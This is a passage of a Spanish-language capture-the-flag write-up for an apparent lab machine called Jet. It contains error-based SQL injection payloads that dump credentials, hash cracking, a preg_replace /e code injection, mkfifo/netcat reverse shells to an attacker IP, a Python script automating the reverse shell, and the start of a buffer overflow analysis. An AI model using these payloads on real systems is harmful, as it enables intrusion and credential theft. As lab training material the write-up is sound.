
Podemos concatenar varias `querys` asi que agregamos un `0x20` para un espacio y copiamos la `query` esta vez cambiando `0,1` por `1,1` para ver ambos resultados

```
' or (select 1 from(select count(*),concat((select mid((ifnull(cast(schema_name as nchar),0x20)),1,54) from information_schema.schemata limit 0,1),0x20,
(select mid((ifnull(cast(schema_name as nchar),0x20)),1,54) from information_schema.schemata limit 1,1),0x20,floor(rand(0)*2))x from
information_schema.plugins group by x)a)-- -
```



Solo existe la base de datos `jetadmin` asi que pasaremos a enumerar sus `tablas`

```
' or (select 1 from(select count(*),concat((select mid((ifnull(cast(table_name as nchar),0x20)),1,54) from information_schema.tables where
table_schema='jetadmin' limit 0,1),0x20,floor(rand(0)*2))x from information_schema.plugins group by x)a)-- -
```



En la base de datos `jetadmin` solo existe la tabla `users`, asi que podemos enumerar sus `columnas`, en este caso solo encontramos 3 `id`, `username` y `password`

```
' or (select 1 from(select count(*),concat((select mid((ifnull(cast(column_name as nchar),0x20)),1,54) from information_schema.columns where
table_schema='jetadmin' limit 0,1),0x20,(select mid((ifnull(cast(column_name as nchar),0x20)),1,54) from information_schema.columns where
table_schema='jetadmin' limit 1,1),0x20,(select mid((ifnull(cast(column_name as nchar),0x20)),1,54) from information_schema.columns where
table_schema='jetadmin' limit 2,1),0x20,floor(rand(0)*2))x from information_schema.plugins group by x)a)-- -
```

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

SQLI ×

Send Cancel Follow redirection

Request

Pretty Raw Hex

```
1 POST /dirb_safe_dir_rf9EmcEIx/admin/dologin.php HTTP/1.1
2 Host: www.securewebinc.jet
3 Content-Length: 549
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://www.securewebinc.jet
7 Content-Type: application/x-www-form-urlencoded
8 Accept-Encoding: gzip, deflate
9 Accept-Language: es-419,es;q=0.9,en;q=0.8
10 Cookie: PHPSESSID=iqcam1vvt2mssdkd9htakng6j0
11 Connection: close
12
13 username=
'+or+(select+1+from(select+count(*),concat((select+mid((ifnull(cast(colum
n_name+as+nchar),0x20)),1,54)+from+information_schema.columns+where+table
_schema='jetadmin'+limit+0,1),0x20,(select+mid((ifnull(cast(column_name+a
s+nchar),0x20)),1,54)+from+information_schema.columns+where+table_schema=
'jetadmin'+limit+1,1),0x20,(select+mid((ifnull(cast(column_name+as+nchar)
,0x20)),1,54)+from+information_schema.columns+where+table_schema='jetadmi
n'+limit+2,1),0x20,floor(rand(0)*2))x+from+information_schema.plugins+gro
up+by+x)a)--+-&password=admin
```

Response

Pretty Raw Hex Render

Warning: mysqli_query(): (23000/1062): Duplicate entry 'id username password ' for key '<group_key>' in **/var/www/html/dirb_safe_dir_rf9EmcEIx/admin/dologin.php** on line **10**

Warning: mysqli_num_rows() expects parameter 1 to be mysqli_result, boolean given in **/var/www/html/dirb_safe_dir_rf9EmcEIx/admin/dologin.php** on line **11**

Finalmente dumpeamos las columnas `username` y `password` separandolos por `:`

```
' or (select 1 from(select count(*),concat((select mid((ifnull(cast(username as nchar),0x20)),1,54) from users limit 0,1),0x3a,(select
mid((ifnull(cast(password as nchar),0x20)),1,54) from users limit 0,1),0x20,floor(rand(0)*2))x from information_schema.plugins group by x)a)-- -
```

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

SQLI ×

Send Cancel Follow redirection

Request

Pretty Raw Hex

```
1 POST /dirb_safe_dir_rf9EmcEIx/admin/dologin.php HTTP/1.1
2 Host: www.securewebinc.jet
3 Content-Length: 303
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://www.securewebinc.jet
7 Content-Type: application/x-www-form-urlencoded
8 Accept-Encoding: gzip, deflate
9 Accept-Language: es-419,es;q=0.9,en;q=0.8
0 Cookie: PHPSESSID=iqcam1vvt2mssdkd9htakng6j0
1 Connection: close
2
3 username=
'+or+(select+1+from(select+count(*),concat((select+mid((ifnull(cast(usern
ame+as+nchar),0x20)),1,54)+from+users+limit+0,1),0x3a,(select+mid((ifnull
(cast(password+as+nchar),0x20)),1,54)+from+users+limit+0,1),0x20,floor(ra
nd(0)*2))x+from+information_schema.plugins+group+by+x)a)--+-&password=
admin
```

Response

Pretty Raw Hex Render


Warning: mysqli_query(): (23000/1062): Duplicate entry 'admin:97114847aa12500d04c0ef3aa6ca1dfd8fca7f156eeb864ab9b044 ' for key '<group_ke
/var/www/html/dirb_safe_dir_rf9EmcEIx/admin/dologin.php on line **10**

Warning: mysqli_num_rows() expects parameter 1 to be mysqli_result, boolean given in **/var/www/html/dirb_safe_dir_rf9EmcEIx/admin/dologin.php** on line **11**


Tenemos el `hash` de admin, se lo pasamos a `john` y obtenemos su contraseña

```
❯ john -w:/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt hash --format=Raw-SHA256
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA256 [SHA256 128/128 XOP 4x2])
Warning: poor OpenMP scalability for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
Hackthesystem200 (?)
Use the "--show --format=Raw-SHA256" options to display all of the cracked passwords reliably
Session completed.
```

Podemos iniciar sesión en el `admin` con las credenciales de `admin` que conseguimos




Ahora podemos ver un dashboard y en uno de los mensajes encontramos la `flag`




Command


En el dashboard entre otras cosas vemos un campo donde podemos enviar `correos`



Así que enviamos un correo simplemente rellenando todos los campos con `test`, al enviarlo nos habla de que modifiquemos el mensaje para pasar el filtro de profanidad




Interceptando la petición además de nuestros campos ingresados podemos ver varios con `swearwords` como prefix, y las cambia por otras palabras, tambien vemos usa `/i`



Leyendo un articulo sobre la función `preg_replace()` podemos ver que `/i` se usa para que sea case insentitive pero podemos usar `/e` como interprete de php, asi que podemos cambiarlo e inyectar codigo `php` para que nos ejecute el comando `id`

```
swearwords[/fuck/i]=make+love
swearwords[/fuck/e]=system('id')
```

Podemos eliminar los campos innecesarios, al cambiar nuestra data para que nos ejecute el comando `id` podemos ver reflejado el output del usuario `www-data`



Cambiamos nuestro `id` por un payload con `mkfifo` y `nc` para enviar una revshell y nuestra data es la siguiente, hay caracteres especiales asi que lo urlencodeamos

```
swearwords[/fuck/e]=system('rm+/tmp/f;mkfifo+/tmp/f;cat+/tmp/f|/bin/bash+-
i+2>%261|nc+10.10.14.10+443+>/tmp/f')&to=test@test.com&subject=test&message=fuck&_wysihtml5_mode=1
```

Enviamos la data y recibimos una shell como `www-data` en la máquina victima

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project

RCE ×

Send Cancel

Request

Pretty Raw Hex

```
POST /dirb_safe_dir_rf9EmcEIx/admin/email.php HTTP/1.1
Host: www.securewebinc.jet
Content-Length: 172
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://www.securewebinc.jet
Content-Type: application/x-www-form-urlencoded
Referer: http://www.securewebinc.jet/dirb_safe_dir_rf9EmcEIx/admin/dashboard.php
Accept-Encoding: gzip, deflate
Accept-Language: es-419,es;q=0.9,en;q=0.8
Cookie: PHPSESSID=p6kg548ugmfqd06vgmcqudb442
Connection: close

swearwords[/fuck/e]=system('rm+/tmp/f;mkfifo+/tmp/f;cat+/tmp/f|/bin/bash+-i+2>%261|nc+10.10.14.19+443+>/tmp/f')
&to=test@test.com&subject=test&message=fuck&_wysihtml5_mode=1
```

```
❯ sudo netcat -lvnp 443
Listening on 0.0.0.0 443
Connection received on 10.13.37.10
www-data@jet:~/html/dirb_safe_dir_rf9EmcEIx/admin$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@jet:~/html/dirb_safe_dir_rf9EmcEIx/admin$ hostname -I
10.13.37.10
www-data@jet:~/html/dirb_safe_dir_rf9EmcEIx/admin$
```

Aunque no es necesario como extra para automatizar el ganar acceso podemos crear un `script` en python que se autentique y envie la petición con la `revshell`

```
#!/usr/bin/python3
import requests, sys
from pwn import log

if len(sys.argv) < 2:
    log.failure(f"Uso: python3 {sys.argv[0]} <lhost> <lport>")
    sys.exit(1)

target = "http://www.securewebinc.jet/dirb_safe_dir_rf9EmcEIx/admin"
session = requests.Session()

auth = {"username": "admin", "password": "Hackthesystem200"}
data = {"swearwords[/fuck/e]": f"system('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc {sys.argv[1]} {sys.argv[2]} >/tmp/f')", "to":
"test@test.com", "subject": "test", "message": "fuck", "_wysihtml5_mode": 1}

session.post(target + "/dologin.php", data=auth)
session.post(target + "/email.php", data=data)
```

Lo ejecutamos pasandole nuestra ip y puerto como `argumentos` y obtenemos la shell

```
❯ python3 exploit.py 10.10.14.10 443
```

```
❯ sudo netcat -lvnp 443
Listening on 0.0.0.0 443
Connection received on 10.13.37.10
www-data@jet:~/html/dirb_safe_dir_rf9EmcEIx/admin$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@jet:~/html/dirb_safe_dir_rf9EmcEIx/admin$ hostname -I
10.13.37.10
www-data@jet:~/html/dirb_safe_dir_rf9EmcEIx/admin$
```

Mirando los archivos existentes en el directorio actual vemos la `flag`, la leemos

```
www-data@jet:~/html/dirb_safe_dir_rf9EmcEIx/admin$ ls -l
-rw-r--r--  1 root root        33 Dec 20  2017 a_flag_is_here.txt
-rwxr-x---  1 root www-data   157 Jan  3  2018 auth.php
-rwxr-x---  1 root www-data    39 Dec 20  2017 badwords.txt
drwxr-x--- 32 root www-data  4096 Dec 20  2017 bower_components
drwxr-x---  6 root www-data  4096 Oct  9  2017 build
-rwxr-x---  1 root www-data    82 Dec 20  2017 conf.php
-rwxr-x---  1 root www-data 44067 Dec 27  2017 dashboard.php
-rwxr-x---  1 root www-data   600 Dec 20  2017 db.php
drwxr-x---  5 root www-data  4096 Oct  9  2017 dist
-rwxr-x---  1 root www-data   820 Dec 27  2017 dologin.php
-rwxr-x---  1 root www-data  2881 Dec 27  2017 email.php
-rwxr-x---  1 root www-data    43 Dec 20  2017 index.php
drwxr-x---  2 root www-data  4096 Dec 20  2017 js
-rwxr-x---  1 root www-data  3606 Dec 20  2017 login.php
-rwxr-x---  1 root www-data    98 Dec 20  2017 logout.php
drwxr-x--- 10 root www-data  4096 Dec 20  2017 plugins
-rwxr-x---  1 root www-data    21 Nov 14  2017 stats.php
drwxrwxrwx  2 root www-data  4096 Dec 20  2017 uploads
www-data@jet:~/html/dirb_safe_dir_rf9EmcEIx/admin$ cat a_flag_is_here.txt
JET{pr3g_r3pl4c3_g3ts_y0u_pwn3d}
www-data@jet:~/html/dirb_safe_dir_rf9EmcEIx/admin$
```

Overflown

Buscando archivos con privilegios `suid` encontramos uno fuera de lo comun, `leak`

```
www-data@jet:~$ find / -perm -4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/snapd/snap-confine
/usr/bin/chsh
/usr/bin/newuidmap
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/at
/usr/bin/newgidmap
/usr/bin/chfn
/usr/bin/sudo
/lib/uncompress.so
/home/leak
/bin/umount
/bin/su
/bin/fusermount
/bin/mount
/bin/ping
/bin/ntfs-3g
/bin/ping6
www-data@jet:~$
```

El archivo `leak` pertenece a el usuario `alex`, parece ser un ejecuable que nos lekea una dirección y nos pide que lo explotemos, asi que probablemete es un reto


```
www-data@jet:~$ ls -l /home/leak
-rwsr-xr-x 1 alex alex 9112 Dec 12  2017 /home/leak
www-data@jet:~$ /home/leak
Oops, I'm leaking! 0x7ffe4e813060
Pwn me ¯\_(ツ)_/¯
>
```

Para explotarlo primero necesitamos analizarlo localmente, asi que lo descargaremos, podemos hacerlo facilmente usando `netcat` para enviarlo y recibirlo

```
www-data@jet:~$ netcat 10.10.14.10 4444 < /home/leak
www-data@jet:~$
```

```
❯ netcat -lvnp 4444 > leak
Listening on 0.0.0.0 4444
Connection received on 10.13.37.10
```

Podemos iniciar analizando el binario con `ida`, podemos ver la función `main`



Inicia definiendo una variable `string` con un buffer de `64` bytes, después printea un mensaje y la `dirección` donde inicia `string`, y recibe el input con `fgets`

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  char string[64]; // [rsp+0h] [rbp-40h] BYREF

  _init(argc, argv, envp);
  printf("Oops, I'm leaking! %p\n", string);
  puts(aPwnMe);
  printf("> ");
  fgets(string, 512, stdin);
  return 0;
}
```

La funcion `fgets` es vulnerable a `Buffer Overflow` además nos muestra la direccion del input, además con `checksec` podemos ver que el binario no tiene `protecciones`

```
❯ checksec leak
[*] '/home/kali/leak'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x400000)
    RWX:      Has RWX segments
```

Iniciamos creando un `patron` de caracteres especialmente diseñados con `gdb` y corriendo el programa pasandole el patron como `input`, el programa se corrompe

```
❯ gdb -q ./leak
Reading symbols from leak...
(No debugging symbols found in leak)
pwndbg> cyclic 100
aaaaaaaabaaaaaaacaaaaaaadaaaaaaaeaaaaaaafaaaaaaagaaaaaaahaaaaaaaiaaaaaaajaaaaaaakaaaaaaalaaaaaaamaaa
pwndbg> run
Starting program: /home/kali/leak
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Oops, I'm leaking! 0x7fffffffe530
Pwn me ¯\_(ツ)_/¯
